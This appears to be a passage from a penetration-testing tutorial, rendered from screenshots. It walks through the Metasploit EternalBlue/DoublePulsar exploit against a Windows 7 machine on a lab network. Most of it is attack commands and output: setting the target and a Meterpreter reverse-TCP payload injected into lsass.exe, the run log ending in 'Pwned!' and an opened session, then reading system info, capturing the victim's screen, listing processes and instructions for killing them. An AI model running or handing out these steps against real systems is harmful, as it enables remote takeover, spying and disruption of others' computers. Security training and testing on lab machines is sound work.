
```
Exploit target:

   Id  Name
   --  ----
   8   Windows 7 (all services pack) (x86) (x64)

msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RHOST 192.168.219.129
RHOST => 192.168.219.129
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set RPORT 445
RPORT => 445
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set TARGETARCHITECTURE x64
TARGETARCHITECTURE => x64
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set PROCESSINJECT lsass.exe
PROCESSINJECT => lsass.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Dou
blepulsar-Metasploit/deps/
DOUBLEPULSARPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doub
lepulsar-Metasploit/deps/
ETERNALBLUEPATH => /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/revers
e_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.219.147
LHOST => 192.168.219.147
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) > 
```

After configuring all options, just type run command to execute the exploit.




```
PROCESSINJECT ⇒ lsass.exe
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set DOUBLEPULSARPATH /root/Eternalblue-Dou
blepulsar-Metasploit/deps/
DOUBLEPULSARPATH ⇒ /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set ETERNALBLUEPATH /root/Eternalblue-Doub
lepulsar-Metasploit/deps/
ETERNALBLUEPATH ⇒ /root/Eternalblue-Doublepulsar-Metasploit/deps/
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set payload windows/x64/meterpreter/revers
e_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.219.147
LHOST ⇒ 192.168.219.147
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.219.147:4444
[*] 192.168.219.129:445 - Generating Eternalblue XML data
[*] 192.168.219.129:445 - Generating Doublepulsar XML data
[*] 192.168.219.129:445 - Generating payload DLL for Doublepulsar
[*] 192.168.219.129:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.219.129:445 - Launching Eternalblue ...
000f:err:service:process_send_command receiving command result timed out
[+] 192.168.219.129:445 - Pwned! Eternalblue success!
[*] 192.168.219.129:445 - Launching Doublepulsar ...
[*] Sending stage (201283 bytes) to 192.168.219.129
[*] Meterpreter session 1 opened (192.168.219.147:4444 → 192.168.219.129:49168) at 2020-05-10
02:54:21 -0400
[+] 192.168.219.129:445 - Remote code executed ... 3 ... 2 ... 1 ...

meterpreter > 
```

As soon as you execute, you’ll instantly get a Meterpreter Reverse Connection against the target machine and can be verified by typing sysinfo.




```
e_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LHOST 192.168.219.147
LHOST ⇒ 192.168.219.147
msf5 exploit(windows/smb/eternalblue_doublepulsar) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 192.168.219.147:4444
[*] 192.168.219.129:445 - Generating Eternalblue XML data
[*] 192.168.219.129:445 - Generating Doublepulsar XML data
[*] 192.168.219.129:445 - Generating payload DLL for Doublepulsar
[*] 192.168.219.129:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 192.168.219.129:445 - Launching Eternalblue...
000f:err:service:process_send_command receiving command result timed out
[+] 192.168.219.129:445 - Pwned! Eternalblue success!
[*] 192.168.219.129:445 - Launching Doublepulsar...
[*] Sending stage (201283 bytes) to 192.168.219.129
[*] Meterpreter session 1 opened (192.168.219.147:4444 → 192.168.219.129:49168) at 2020-05-10
02:54:21 -0400
[+] 192.168.219.129:445 - Remote code executed... 3... 2... 1...

meterpreter > sysinfo
Computer        : HASHINI-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > 
```

In order to get a screenshot of the victim machine type **SCREENSHOT** command as shown below.




```
2\Dwm.exe
 1060  472   spoolsv.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System3
2\spoolsv.exe
 1092  472   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\system3
2\svchost.exe
 1212  472   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\system3
2\svchost.exe
 1264  472   svchost.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System3
2\svchost.exe
 1608  1448  explorer.exe      x64   1        Hashini-PC\Hashini           C:\Windows\Explore
r.EXE
 1684  472   SearchIndexer.exe x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system3
2\SearchIndexer.exe
 1728  1608  cmd.exe           x64   1        Hashini-PC\Hashini           C:\Windows\system3
2\cmd.exe
 1996  472   taskhost.exe      x64   1        Hashini-PC\Hashini           C:\Windows\system3
2\taskhost.exe
 2084  472   svchost.exe       x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\System3
2\svchost.exe
 2100  2304  WerFault.exe      x64   1        Hashini-PC\Hashini           C:\Windows\system3
2\WerFault.exe
 2260  472   wmpnetwk.exe      x64   0        NT AUTHORITY\NETWORK SERVICE C:\Program Files\W
indows Media Player\wmpnetwk.exe
 2304  472   svchost.exe       x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System3
2\svchost.exe
 3040  480   rundll32.exe      x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system3
2\rundll32.exe

meterpreter > screenshot
Screenshot saved to: /root/qeKTiqps.jpeg
meterpreter > 
```




Warning, you are using the root account, you may harm your system.

10 items: 46.8 KiB (47,941 bytes), Free space: 43.6 GiB

```
meterpreter > screenshot
Screenshot saved to: /root/qeKTiqps.jpeg
meterpreter > 
```


file:///root/qeKTiqps.jpeg
Kali Linux
Kali Training
Kali Tools
Kali Docs
Kali Forums
NetHunter
Recycle Bin
Getting Started
Windows Media Center
Calculator
Sticky Notes
Snipping Tool
Paint
Remote Desktop Connection
Magnifier
Solitaire
Command Prompt
All Programs
Search programs and files
Hashini
Documents
Pictures
Music
Games
Computer
Control Panel
Devices and Printers
Default Programs
Help and Support
Shut down
11:59 PM
5/9/2020

You can further check all processes by typing “ps” in meterpreter console and can even kill any process by typing “**kill <process id**>” as shown below:



```
2\svchost.exe
 988   784   dwm.exe          x64   1        Hashini-PC\Hashini           C:\Windows\system3
2\Dwm.exe
 1060  472   spoolsv.exe      x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System3
2\spoolsv.exe
 1092  472   svchost.exe      x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\system3
2\svchost.exe
 1212  472   svchost.exe      x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\system3
2\svchost.exe
 1264  472   svchost.exe      x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System3
2\svchost.exe
 1608  1448  explorer.exe     x64   1        Hashini-PC\Hashini           C:\Windows\Explore
r.EXE
 1684  472   SearchIndexer.exe  x64 0        NT AUTHORITY\SYSTEM          C:\Windows\system3
2\SearchIndexer.exe
 1728  1608  cmd.exe          x64   1        Hashini-PC\Hashini           C:\Windows\system3
2\cmd.exe
 1996  472   taskhost.exe     x64   1        Hashini-PC\Hashini           C:\Windows\system3
2\taskhost.exe
 2084  472   svchost.exe      x64   0        NT AUTHORITY\LOCAL SERVICE   C:\Windows\System3
2\svchost.exe
 2100  2304  WerFault.exe     x64   1        Hashini-PC\Hashini           C:\Windows\system3
2\WerFault.exe
 2260  472   wmpnetwk.exe     x64   0        NT AUTHORITY\NETWORK SERVICE C:\Program Files\W
indows Media Player\wmpnetwk.exe
 2304  472   svchost.exe      x64   0        NT AUTHORITY\SYSTEM          C:\Windows\System3
2\svchost.exe
 3040  480   rundll32.exe     x64   0        NT AUTHORITY\SYSTEM          C:\Windows\system3
2\rundll32.exe

meterpreter >
```